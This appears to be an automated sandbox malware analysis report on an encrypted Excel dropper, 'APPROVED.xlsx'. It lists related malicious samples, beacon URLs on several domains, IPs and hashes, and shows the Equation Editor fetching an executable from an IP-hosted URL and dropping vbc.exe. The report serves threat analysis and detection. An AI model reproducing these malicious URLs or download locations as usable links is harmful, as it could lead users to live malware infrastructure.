	pumYguna1i.exe	Get hash	malicious	Browse	• www.brunoecatarina.com/p2io/?uFNl=OHUffbgtyxVuJk/N29fk0Sz2RAv4pH8VLsDTaDI27e1IsTBLt6kjVq3G5jK+CrAnEI1b&-ZSXw=ctxh_fYh
	Q1VDYnqeBX.exe	Get hash	malicious	Browse	• www.brunoecatarina.com/p2io/?i4=7neTsXcxP&mdslChH=OHUffbgtyxVuJk/N29fk0Sz2RAv4pH8VLsDTaDI27e1IsTBLt6kjVq3G5jKUdbwnAK9b
	KL9fcbfrMB.exe	Get hash	malicious	Browse	• www.brunoecatarina.com/p2io/?TT=FjUh3Tu&idCtDnlP=OHUffbgtyxVuJk/N29fk0Sz2RAv4pH8VLsDTaDI27e1IsTBLt6kjVq3G5jK+CrAnEI1b
	27hKPHrVa3.exe	Get hash	malicious	Browse	• www.brunoecatarina.com/p2io/?RR=YrKhZvg&rp=OHUffbgtyxVuJk/N29fk0Sz2RAv4pH8VLsDTaDI27e1IsTBLt6kjVq3G5jKUdbwnAK9b
	RFQ MEDICAL EQUIPMENT_PDF.exe	Get hash	malicious	Browse	• www.mariaenaesilvio.com/i9p8/?BZ=/ObYwKDkQ2IwhvSmnWHDiNFOgR3i1I/dScSLJZ0AsNZcru1aWxc+dYbzc/ypuU5uo2MC&rvRxXN=hBj0Uri0f8R
	ORDER SPECIFICATIONS.exe	Get hash	malicious	Browse	• www.raphaelyejesiel.com/owws/?FZA=Ng1hVjXym9Qjh/39zAZuuRZY5wWd2+1a+DNcin6p0h8GUL41G3Uc3DOSlbUNOeobFB2Q&GzrX=Bxo0src
	JwekqCZAwt.exe	Get hash	malicious	Browse	• www.anaejoao2021.com/d8h/?YvFH=wR-xA2rHgBVhIve&KXRxqv=+QMxmTeTC6jkfr4PP0NsNs+LKISXE0MxkE7EsU8NRX32ujCu2Mn1Ekqy+ne7AOeWmMaD

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	request.exe	Get hash	malicious	Browse	• www.anaejoao2021.com/d8h/?1bS=+QMxmTeTC6jkfr4PP0NsNs+LKlSXE0MxkE7EsU8NRX32ujCu2Mn1Ekqy+neRf+uWiOSD&DXaDp=fRmTtjUX8ZQHeF6
	PO#646756575646.exe	Get hash	malicious	Browse	• www.anaejoao2021.com/d8h/?EhLT5l=9rhdJxHx-Bl&YL0=+QMxmTeTC6jkfr4PP0NsNs+LKlSXE0MxkE7EsU8NRX32ujCu2Mn1Ekqy+k+rPvOu4pzE
	PO8479349743085.exe	Get hash	malicious	Browse	• www.anaejoao2021.com/d8h/?-Z1hir=+QMxmTeTC6jkfr4PP0NsNs+LKlSXE0MxkE7EsU8NRX32ujCu2Mn1Ekqy+kySDOiuvvvVPuj7Qw==&2dz=onrhc

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
www.cyrilgraze.com	lFfDzzZYTl.exe	Get hash	malicious	Browse	• 104.21.65.7
	qmhFLhRoEc.exe	Get hash	malicious	Browse	• 172.67.138.177
	uNttFPI36y.exe	Get hash	malicious	Browse	• 104.21.65.7
	dw0lro1gcR.exe	Get hash	malicious	Browse	• 104.21.65.7
	lfBVtTwPNQ.exe	Get hash	malicious	Browse	• 104.21.65.7
	g2qwgG2xbe.exe	Get hash	malicious	Browse	• 104.21.65.7
	gqnTRCdv5u.exe	Get hash	malicious	Browse	• 104.21.65.7
	g0g865fQ2S.exe	Get hash	malicious	Browse	• 104.21.65.7
	Q1VDYnqeBX.exe	Get hash	malicious	Browse	• 172.67.138.177
	KL9fcbfrMB.exe	Get hash	malicious	Browse	• 172.67.138.177
	loMStbzHSP.exe	Get hash	malicious	Browse	• 104.21.65.7
www.hfjxhs.com	RDAx9iDSEL.exe	Get hash	malicious	Browse	• 156.241.53.161
	q3uHPdoxWP.exe	Get hash	malicious	Browse	• 156.241.53.161
	pumYguna1i.exe	Get hash	malicious	Browse	• 156.241.53.161
	Q1VDYnqeBX.exe	Get hash	malicious	Browse	• 156.241.53.161
	Gt8AN6GiOD.exe	Get hash	malicious	Browse	• 156.241.53.161
	R22032021-PROCESSED.xlsx	Get hash	malicious	Browse	• 156.241.53.161
www.brunoecatarina.com	o52k2obPCG.exe	Get hash	malicious	Browse	• 54.85.86.211
	q3uHPdoxWP.exe	Get hash	malicious	Browse	• 54.85.86.211
	uNttFPI36y.exe	Get hash	malicious	Browse	• 54.85.86.211
	Introduction APRIL 15 2020.xlsx	Get hash	malicious	Browse	• 54.85.86.211
	pumYguna1i.exe	Get hash	malicious	Browse	• 54.85.86.211
	Q1VDYnqeBX.exe	Get hash	malicious	Browse	• 54.85.86.211
	KL9fcbfrMB.exe	Get hash	malicious	Browse	• 54.85.86.211
	1LHKlbcoW3.exe	Get hash	malicious	Browse	• 54.85.86.211
	27hKPHrVa3.exe	Get hash	malicious	Browse	• 54.85.86.211
www.myfavbutik.com	5PthEm83NG.exe	Get hash	malicious	Browse	• 172.67.161.4
	qmhFLhRoEc.exe	Get hash	malicious	Browse	• 104.21.15.16
	dw0lro1gcR.exe	Get hash	malicious	Browse	• 172.67.161.4
	Request For Courtesy Call.xlsx	Get hash	malicious	Browse	• 104.21.15.16
	g2qwgG2xbe.exe	Get hash	malicious	Browse	• 172.67.161.4
	g0g865fQ2S.exe	Get hash	malicious	Browse	• 104.21.15.16
shops.myshopify.com	1cec9342_by_Libranalysis.exe	Get hash	malicious	Browse	• 23.227.38.74

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	350969bc_by_Libranalysis.exe	Get hash	malicious	Browse	• 23.227.38.74
	New_Order.exe	Get hash	malicious	Browse	• 23.227.38.74
	correct invoice.exe	Get hash	malicious	Browse	• 23.227.38.74
	PP,Sporda.exe	Get hash	malicious	Browse	• 23.227.38.74
	Purchase Order.exe	Get hash	malicious	Browse	• 23.227.38.74
	PAYMENT INSTRUCTIONS COPY.exe	Get hash	malicious	Browse	• 23.227.38.74
	New Order.exe	Get hash	malicious	Browse	• 23.227.38.74
	slot Charges.exe	Get hash	malicious	Browse	• 23.227.38.74
	WAkePI6vWufG5Bb.exe	Get hash	malicious	Browse	• 23.227.38.74
	PO09641.exe	Get hash	malicious	Browse	• 23.227.38.74
	PO#6275473, Shipping.exe	Get hash	malicious	Browse	• 23.227.38.74
	4LkSpeVqKR.exe	Get hash	malicious	Browse	• 23.227.38.74
	PO889876.pdf.exe	Get hash	malicious	Browse	• 23.227.38.74
	Il nuovo ordine e nell'elenco allegato.exe	Get hash	malicious	Browse	• 23.227.38.74
	Order Euro 890,000.exe	Get hash	malicious	Browse	• 23.227.38.74
	winlog.exe	Get hash	malicious	Browse	• 23.227.38.74
	products order pdf .exe	Get hash	malicious	Browse	• 23.227.38.74
	REVISED ORDER.exe	Get hash	malicious	Browse	• 23.227.38.74
	e9777bb4_by_Libranalysis.exe	Get hash	malicious	Browse	• 23.227.38.74

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AMAZONEXPANSIONGB	REQUEST FOR COURTESY CALL 2.xlsx	Get hash	malicious	Browse	• 3.36.109.92
	FORM ZIM911C.xlsx	Get hash	malicious	Browse	• 3.36.109.92
	Commercial and Technical Proposal for%0D%0A Supply.xlsx	Get hash	malicious	Browse	• 3.36.91.55
	Request For Courtesy Call.xlsx	Get hash	malicious	Browse	• 3.36.91.55
	MkisahOBqH.dll	Get hash	malicious	Browse	• 3.52.190.137
CLOUDFLARENETUS	4c045e17_by_Libranalysis.exe	Get hash	malicious	Browse	• 104.22.18.188
	ACH WIRE PAYMENT ADVICE.xlsx	Get hash	malicious	Browse	• 104.18.27.190
	Stolen Images Evidence.js	Get hash	malicious	Browse	• 172.67.157.17
	17D54F646D676B09788537F84FC3BFC8699D78A6 B11B9.exe	Get hash	malicious	Browse	• 104.26.14.145
	e.exe	Get hash	malicious	Browse	• 172.67.188.154
	Purchase Order_12052021.exe	Get hash	malicious	Browse	• 104.21.19.200
	5781525.html	Get hash	malicious	Browse	• 172.67.150.89
	50eba5e3_by_Libranalysis.dll	Get hash	malicious	Browse	• 104.20.184.68
	6f61bc36_by_Libranalysis.dll	Get hash	malicious	Browse	• 104.20.185.68
	50eba5e3_by_Libranalysis.dll	Get hash	malicious	Browse	• 104.20.184.68
	5781525.html	Get hash	malicious	Browse	• 172.67.150.89
	6f61bc36_by_Libranalysis.dll	Get hash	malicious	Browse	• 104.20.184.68
	7e718f4b_by_Libranalysis.exe	Get hash	malicious	Browse	• 172.67.145.48
	1ChCpaSGY7.dll	Get hash	malicious	Browse	• 104.20.184.68
	1cec9342_by_Libranalysis.exe	Get hash	malicious	Browse	• 23.227.38.74
	M7LEWK86J8.exe	Get hash	malicious	Browse	• 104.21.13.168
	Product specification.xlsx	Get hash	malicious	Browse	• 172.67.171.184
	595e3339_by_Libranalysis.dll	Get hash	malicious	Browse	• 172.67.156.7
	7+ Taskbar Tweaker.exe	Get hash	malicious	Browse	• 172.67.151.27
	7+ Taskbar Tweaker.exe	Get hash	malicious	Browse	• 104.21.0.149
AMAZON-AESUS	34d0a579_by_Libranalysis.dll	Get hash	malicious	Browse	• 100.26.111.6
	7bYDInO.rtf	Get hash	malicious	Browse	• 52.45.173.110
	presupuesto.xlsx	Get hash	malicious	Browse	• 54.83.52.76
	title deed.docx	Get hash	malicious	Browse	• 54.83.52.76
	title deed.docx	Get hash	malicious	Browse	• 54.83.52.76
	executable.2772.exe	Get hash	malicious	Browse	• 3.223.115.185
	af04e6c8_by_Libranalysis.docx	Get hash	malicious	Browse	• 54.83.52.76
	0000003602.pdf.exe	Get hash	malicious	Browse	• 52.6.206.192
	INV-Receipt.html	Get hash	malicious	Browse	• 54.225.169.203
	gCcAUOanux.exe	Get hash	malicious	Browse	• 3.223.115.185
	RFQ-2176 NEW PROJECT QUOTATION MAY.exe	Get hash	malicious	Browse	• 3.93.205.129
	title deed.docx	Get hash	malicious	Browse	• 54.83.52.76
	title deed.docx	Get hash	malicious	Browse	• 54.83.52.76
	svch.exe	Get hash	malicious	Browse	• 54.225.144.221
	e0896563_by_Libranalysis.xlsx	Get hash	malicious	Browse	• 3.223.115.185

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Purchase Order.exe	Get hash	malicious	Browse	• 3.223.115.185
	presupuesto.xlsx	Get hash	malicious	Browse	• 54.83.52.76
	installer_win.exe	Get hash	malicious	Browse	• 52.72.172.158
	FY9Z5TR6rr.exe	Get hash	malicious	Browse	• 3.223.115.185
	WAkePI6vWufG5Bb.exe	Get hash	malicious	Browse	• 52.0.7.30
AMAZON-02US	XPChvE6GQd	Get hash	malicious	Browse	• 18.133.194.34
	ACH WIRE PAYMENT ADVICE.xlsx	Get hash	malicious	Browse	• 13.224.193.116
	ACH WIRE PAYMENT ADVICE.xlsx	Get hash	malicious	Browse	• 3.130.4.114
	#Ud83d#Udce0Lori's Fax VM-002.html	Get hash	malicious	Browse	• 13.224.193.12
	1cec9342_by_Libranalysis.exe	Get hash	malicious	Browse	• 44.227.76.166
	595e3339_by_Libranalysis.dll	Get hash	malicious	Browse	• 13.225.75.73
	GmCEpa2M7R.dll	Get hash	malicious	Browse	• 13.225.75.73
	New-Order 04758485.exe	Get hash	malicious	Browse	• 3.16.197.4
	350969bc_by_Libranalysis.exe	Get hash	malicious	Browse	• 52.58.78.16
	7bYDInO.rtf	Get hash	malicious	Browse	• 52.210.171.182
	nT5pUwoJSS.dll	Get hash	malicious	Browse	• 54.247.61.18
	1c60a1e9_by_Libranalysis.rtf	Get hash	malicious	Browse	• 44.230.85.241
	Order 122001-220 guanzo.exe	Get hash	malicious	Browse	• 18.219.49.238
	main_setup_x86x64.exe	Get hash	malicious	Browse	• 104.192.141.1
	A6FAm1ae1j.exe	Get hash	malicious	Browse	• 3.138.180.119
	New_Order.exe	Get hash	malicious	Browse	• 75.2.115.196
	NAVTECO_R1_10_05_2021,pdf.exe	Get hash	malicious	Browse	• 13.58.50.133
	YDHhjjAEFbel88t.exe	Get hash	malicious	Browse	• 99.83.175.80
	yU7RItYEQ9kCkZE.exe	Get hash	malicious	Browse	• 99.83.175.80
	Shipment Document BL,INV and packing List.exe	Get hash	malicious	Browse	• 52.58.78.16

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\xele[1].exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	1832960
Entropy (8bit):	7.369530849111079
Encrypted:	false
SSDEEP:	24576:Sv0H4JghFaUabDkakP0/ZeGPDWOlxm0Zx:Y4o/b5f/hR3m0
MD5:	92BD99870C4E2829F3E6D1B3B512067D
SHA1:	2DB671375AE170FF9B3E733FED98C2C7E7EF355A
SHA-256:	D69E95A9CA264C1547CDB2475244A145E79A321A58D35C2B2DD6183A032AAF16
SHA-512:	3A2FD22C948DD0A26B8971C9A907E6FC29AE1F5F32B1B6B23836D29C13E172D6D8C404F3BDFF976F8A20E28968D48A316E1437EB6EFC99FD03C581B44B08A98
Malicious:	**true**
Reputation:	low
IE Cache URL:	http://3.36.53.50/dose/xele.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...}.`.....P..... ... ....@.. .....`..... .@.....@...O.... .....@..... ..... .H.....text..... ....`.rsrc..... .....@..@.relo c.....@.....@..B.....t.....H.....Tm..4.....0.....(,...(-.....(.....o....*.....(/.....(0.....(1.....(2.....(3....*N..(.. ..o!...(4....*N..(....o....(5....*&..(6....*.s7.....s8.....s9.....s:.....s;.....*....0.....~....o<...+..*.0.....~....o=....+..*.0.....~....o>....+..*.0.....~....o?....+..*.0..... ....~....o@....+..*.0..<.....~.....(A.....,!r...p.....(B...oC...sD.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\32EBDEF2.emf

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	7592

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\32EBDEF2.emf	
Entropy (8bit):	5.465200468507679
Encrypted:	false
SSDEEP:	96:znf0EUcqblJaXn/08pnDp0d7vilxL01/G37uVH1oL6lcQtoVhZxGOme3SBwi:bMKSTxK/LA/FVoL3QtKhn+e3+wi
MD5:	08D7A2D1135E3AE03182C9C215EB5855
SHA1:	CD4D3C60B1F98608CE83DD5AF888042CE8A24C25
SHA-256:	47C18D083371F44EBBBCC16EF469F919990B78A3376672454E0BF10B56D0A1CC
SHA-512:	ADB4C156197F14BA2A22A778271605B57C19F7244C5F135011728F3454BB349F65FBF7A4E4D051E9765B64A0F2089CCE9336BDAC113A36D8E7B51CC5D53CDE3
Malicious:	false
Reputation:	low
Preview:	....l...(.......e...<..... EMF.....8...X.....?.....C...R...p.....S.e.g.o.e. .U.l..... .....kv..(.....%.q.....D.3...3.'..r....\...D.3.....D.3...3.W..r....D.3..6kv_..r.....r..(.4..qP.3....q0..q.....q...q.....4..q..3....q.....q.....q..3.....q4t.q...q.....<.!v.Z.u .....(.....(.....udv.....%.....r.....'.....(...(.....?.....?.....l...4.....(...(...(...(.... ....HD?^KHCcNJFfOJFiQMHlSPJoUPLrWRMvYSPx[UR{]XQ~^XS._ZT.a[U.c\U.e^V.e^X.g`Y.hbY.jaZ.jb\.ld].ld].nd^.nf^.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\5670BE4B.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	gd-jpeg v1.0 (using IJG JPEG v80), quality = 90", baseline, precision 8, 700x990, frames 3
Category:	dropped
Size (bytes):	48770
Entropy (8bit):	7.801842363879827
Encrypted:	false
SSDEEP:	768:uLgWImQ6AMqTeyjskbJeYnriZvApugsiKi7iszQ2rvBZzmFz3/soBqZhsglgDQPT:uLgY4MqTeywVYr+0ugbDTzQ27A3UXsgf
MD5:	AA7A56E6A97FFA9390DA10A2EC0C5805
SHA1:	200A6D7ED9F485DD5A7B9D79B596DE3ECEBD834A
SHA-256:	56B1EDECC9A282A9FAAFD95D4D9844608B1AE5CCC8731F34F8B30B3825734974
SHA-512:	A532FE4C52FED46919003A96B882AE6F7C70A3197AA57BD1E6E917F766729F7C9C1261C36F082FBE891852D083EDB2B5A34B0A325B7C1D96D6E58B0BED6C578
Malicious:	false
Reputation:	high, very likely benign file
Preview:	......JFIF.....;CREATOR: gd-jpeg v1.0 (using IJG JPEG v80), quality = 90....C.....C..... ....."..... .....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..R..(...(.....3Fh.....(....P.E.P.Gj(...(....Q@.%-...(.....P.QKE.%.....;.R.@.E-...(.....P.QKE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'j^.....(...(...(....w...3Fh....E.....4w...h.%.....E./J)(.....Z)(.....Z)(....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\75056775.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	3199944
Entropy (8bit):	1.0723406875580421
Encrypted:	false
SSDEEP:	6144:JFPAuIU4U9tVvfJHGCOd7FPAuIU4U9tVvfJHGCOd2:JmIvhGJd7mIvhGJd2
MD5:	4419315DEF025A089BDF3A5E556AEC7E
SHA1:	66C3C106879A9692FC60010AE6D5FCD68EF271AB
SHA-256:	3A9C525D24D8BE65C6B9D130AC603EB897FAAC656F1DF27E4994892635 63AB82
SHA-512:	7E4A69334F0E8ADF58DA02CA0D37EDBF38AE75B1EEDF72EB6D65AF6AF17F932EB53CF45186EBB8241210876649BB4561FE69C6C292801CDAFBEE08BB1E3870 91
Malicious:	false
Reputation:	low
Preview:	....l.....F...%.. EMF.....0.....8...X.....?.....F...ti..hi..GDIC.....JGDm....Pi.....4....4.....4..A. .....(..... .....h..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\E4DE8BD0.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	gd-jpeg v1.0 (using IJG JPEG v80), quality = 90", baseline, precision 8, 700x990, frames 3
Category:	dropped
Size (bytes):	48770
Entropy (8bit):	7.801842363879827
Encrypted:	false
SSDEEP:	768:uLgWImQ6AMqTeyjskbJeYnriZvApugsiKi7iszQ2rvBZzmFz3/soBqZhsglgDQPT:uLgY4MqTeywVYr+0ugbDTzQ27A3UXsgf
MD5:	AA7A56E6A97FFA9390DA10A2EC0C5805
SHA1:	200A6D7ED9F485DD5A7B9D79B596DE3ECEBD834A
SHA-256:	56B1EDECC9A282A9FAAFD95D4D9844608B1AE5CCC8731F34F8B30B3825734974

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\E4DE8BD0.jpeg	
SHA-512:	A532FE4C52FED46919003A96B882AE6F7C70A3197AA57BD1E6E917F766729F7C9C1261C36F082FBE891852D083EDB2B5A34B0A325B7C1D96D6E58B0BED6C578
Malicious:	false
Reputation:	high, very likely benign file
Preview:	......JFIF.....;CREATOR: gd-jpeg v1.0 (using IJG JPEG v80), quality = 90....C.....C..... .....".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..R..(...(..(.....3Fh.....(....P.E.P.Gj(...(....Q@.%-...(.....P.QKE.%.....;.R.@.E-...(.....P.QKE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'j^.....(...(...(....w...3Fh....E.....4w...h.%.....E./J)(.....Z)(.....Z)(....

C:\Users\user\Desktop\~$APPROVED.xlsx	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA90
Malicious:	**true**
Preview:	.user ..A.l.b.u.s. . . . . ..user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	1832960
Entropy (8bit):	7.369530849111079
Encrypted:	false
SSDEEP:	24576:Sv0H4JghFaUabDkakP0/ZeGPDWOlxm0Zx:Y4o/b5f/hR3m0
MD5:	92BD99870C4E2829F3E6D1B3B512067D
SHA1:	2DB671375AE170FF9B3E733FED98C2C7E7EF355A
SHA-256:	D69E95A9CA264C1547CDB2475244A145E79A321A58D35C2B2DD6183A032AAF16
SHA-512:	3A2FD22C948DD0A26B8971C9A907E6FC29AE1F5F32B1B6B23836D29C13E172D6D8C404F3BDFF976F8A20E28968D48A316E1437EB6EFC99FD03C581B44B08A98
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...}.`.....P..... ... ....@.. .....`..... .@.....@...O.... .....@..... ....H.....text..... ....`.rsrc..... .....@..@.relo c.....@.....@..B.....t.....H.....Tm..4.....0.....(,...(-.....(.....o.....*.....(/.....(0.....(1.....(2.....(3....*N..(.. ..o!...(4....*N..(....o....(5....*&..(6....*.s7.....s8.....s9.....s;.....*....0.....~....o<....+..*.0.....~....o=....+..*.0.....~....o>....+..*.0.....~....o?....+..*.0..... ....~....o@....+..*.0..<.....~.....(A.....,!r...p.....(B...oC...sD.....

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.992739860343387
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	APPROVED.xlsx
File size:	1101944
MD5:	09d492cf4937df0290af0be36ba30421
SHA1:	4ad8665febc2f0524d0b23c8f94d947e1a563e14
SHA256:	c0697b83e4d63f9a380466b91ba7db94e823b7a2fd13781bfcce5796a9b82f6
SHA512:	aa0cab4e5e13873823cd3f30d7cf35070a86171afe6df04e197d0c975c9ced993547a6a58b1d2e6d5de506262f8c19d9d65a1fdf3a8eb57a666706089285085d
SSDEEP:	24576:mX3rVzlf9/dZVT+8CzGYuUSUTsMYn+AX3rizKF/60wXnNkt:SVz7/dZVyT3XwV+O6nNkt

General

File Content Preview:	.....>..... ....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "APPROVED.xlsx"

Indicators

Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	True
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	False

Streams

Stream Path: \x6DataSpaces/DataSpaceInfo/StrongEncryptionDataSpace, File Type: data, Stream Size: 64

General	
Stream Path:	\x6DataSpaces/DataSpaceInfo/StrongEncryptionDataSpace
File Type:	data
Stream Size:	64
Entropy:	2.73637206947
Base64 Encoded:	False
Data ASCII:	. . . . . 2 . . . S . t . r . o . n . g . E . n . c . r . y . p . t . i . o . n . T . r . a . n . s . f . o . r . m . . .
Data Raw:	08 00 00 00 01 00 00 00 32 00 00 00 53 00 74 00 72 00 6f 00 6e 00 67 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 69 00 6f 00 6e 00 54 00 72 00 61 00 6e 00 73 00 66 00 6f 00 72 00 6d 00 00 00

Stream Path: \x6DataSpaces/DataSpaceMap, File Type: data, Stream Size: 112

General	
Stream Path:	\x6DataSpaces/DataSpaceMap
File Type:	data
Stream Size:	112
Entropy:	2.7597816111
Base64 Encoded:	False
Data ASCII:	. . . . . h . . . . E . n . c . r . y . p . t . e . d . P . a . c . k . a . g . e . 2 . . . S . t . r . o . n . g . E . n . c . r . y . p . t . i . o . n . D . a . t . a . S . p . a . c . e . . .
Data Raw:	08 00 00 00 01 00 00 00 68 00 00 00 01 00 00 00 00 00 00 00 20 00 00 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 65 00 64 00 50 00 61 00 63 00 6b 00 61 00 67 00 65 00 32 00 00 00 53 00 74 00 72 00 6f 00 6e 00 67 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 69 00 6f 00 6e 00 44 00 61 00 74 00 61 00 53 00 70 00 61 00 63 00 65 00 00 00

Stream Path: \x6DataSpaces/TransformInfo/StrongEncryptionTransform/\x6Primary, File Type: data, Stream Size: 208

General	
Stream Path:	\x6DataSpaces/TransformInfo/StrongEncryptionTransform/\x6Primary
File Type:	data
Stream Size:	208
Entropy:	3.35153409046

General	
Base64 Encoded:	False
Data ASCII:	I . . . . . L . . . { . F . F . 9 . A . 3 . F . 0 . 3 . - . 5 . 6 . E . F . - . 4 . 6 . 1 . 3 . - . B . D . D . 5 . - . 5 . A . 4 . 1 . C . 1 . D . 0 . 7 . 2 . 4 . 6 . } . N . . . M . i . c . r . o . s . o . f . t . . . C . o . n . t . a . i . n . e . r . . . E . n . c . r . y . p . t . i . o . n . T . r . a . n . s . f . o . r . m . . . . . A E S 1 2 8 . . . . .
Data Raw:	6c 00 00 00 01 00 00 00 4c 00 00 00 7b 00 46 00 46 00 39 00 41 00 33 00 46 00 30 00 33 00 2d 00 35 00 36 00 45 00 46 00 2d 00 34 00 36 00 31 00 33 00 2d 00 42 00 44 00 44 00 35 00 2d 00 35 00 41 00 34 00 31 00 43 00 31 00 44 00 30 00 37 00 32 00 34 00 36 00 7d 00 4e 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 2e 00 43 00 6f 00 6e 00 74 00 61 00 69 00 6e 00 65 00

Stream Path: \x6DataSpaces/Version, File Type: data, Stream Size: 76

General	
Stream Path:	\x6DataSpaces/Version
File Type:	data
Stream Size:	76
Entropy:	2.79079600998
Base64 Encoded:	False
Data ASCII:	< . . . M . i . c . r . o . s . o . f . t . . . C . o . n . t . a . i . n . e . r . . . D . a . t . a . S . p . a . c . e . s . . . . .
Data Raw:	3c 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 2e 00 43 00 6f 00 6e 00 74 00 61 00 69 00 6e 00 65 00 72 00 2e 00 44 00 61 00 74 00 61 00 53 00 70 00 61 00 63 00 65 00 73 00 01 00 00 00 01 00 00 00 01 00 00 00

Stream Path: EncryptedPackage, File Type: data, Stream Size: 1086072

General	
Stream Path:	EncryptedPackage
File Type:	data
Stream Size:	1086072
Entropy:	7.99980853948
Base64 Encoded:	True
Data ASCII:	c . . . . . [. . . f . . . . . g . 7 . . . y 6 ` . . . . . [. . ' . . . . . P] 2 . | . . . . f . . $. 6 q b l . . X . . . ? , . 3 H . . . . . w . . . ? , . 3 H . . . . . w . . . ? , . 3 H . . . . . w . . . ? , . 3 H . . . . . w . . . ? , . 3 H . . . . . w . . . ? , . 3 H . . . . . w . . . ? , . 3 H . . . . . w . . . ? , . 3 H . . . . . w . . . ? , . 3 H . . . . . w . . . ? , . 3 H
Data Raw:	63 92 10 00 00 00 00 00 c0 5b 09 f7 89 66 f1 ae de e9 a8 d0 9f 67 ec 37 bb 1b d0 79 36 60 f4 90 03 06 83 8b a4 c2 f7 03 06 5b c3 f1 27 f7 02 f2 aa ad a2 50 5d 32 90 7c 0c ee f0 1e 66 9b eb 24 a8 36 71 62 6c a9 8e 58 a3 e8 c3 3f 2c 94 33 48 c1 e6 fe f4 9c 90 c3 77 a3 e8 c3 3f 2c 94 33 48 c1 e6 fe f4 9c 90 c3 77 a3 e8 c3 3f 2c 94 33 48 c1 e6 fe f4 9c 90 c3 77 a3 e8 c3 3f 2c 94 33 48

Stream Path: EncryptionInfo, File Type: data, Stream Size: 224

General	
Stream Path:	EncryptionInfo
File Type:	data
Stream Size:	224
Entropy:	4.69340331654
Base64 Encoded:	False
Data ASCII:	. . . . $ . . . . . $ . . . . . f . . . . . @ . . . . . M . i . c . r . o . s . o . f . t . . E . n . h a . n . c . e . d . . R . S . A . . a . n . d . . A . E . S . . C . r . y . p . t . o . g . r . a . p . h . i . c . . P . r . o . v . i . d . e . r . . . . . e j X . . C . " ' . ^ . . . . . F M . W - . . a o P . . W . . . . . l . . . . . , ? v . . j \ \ . . q . \ \ . 1 . . f . . . y . .
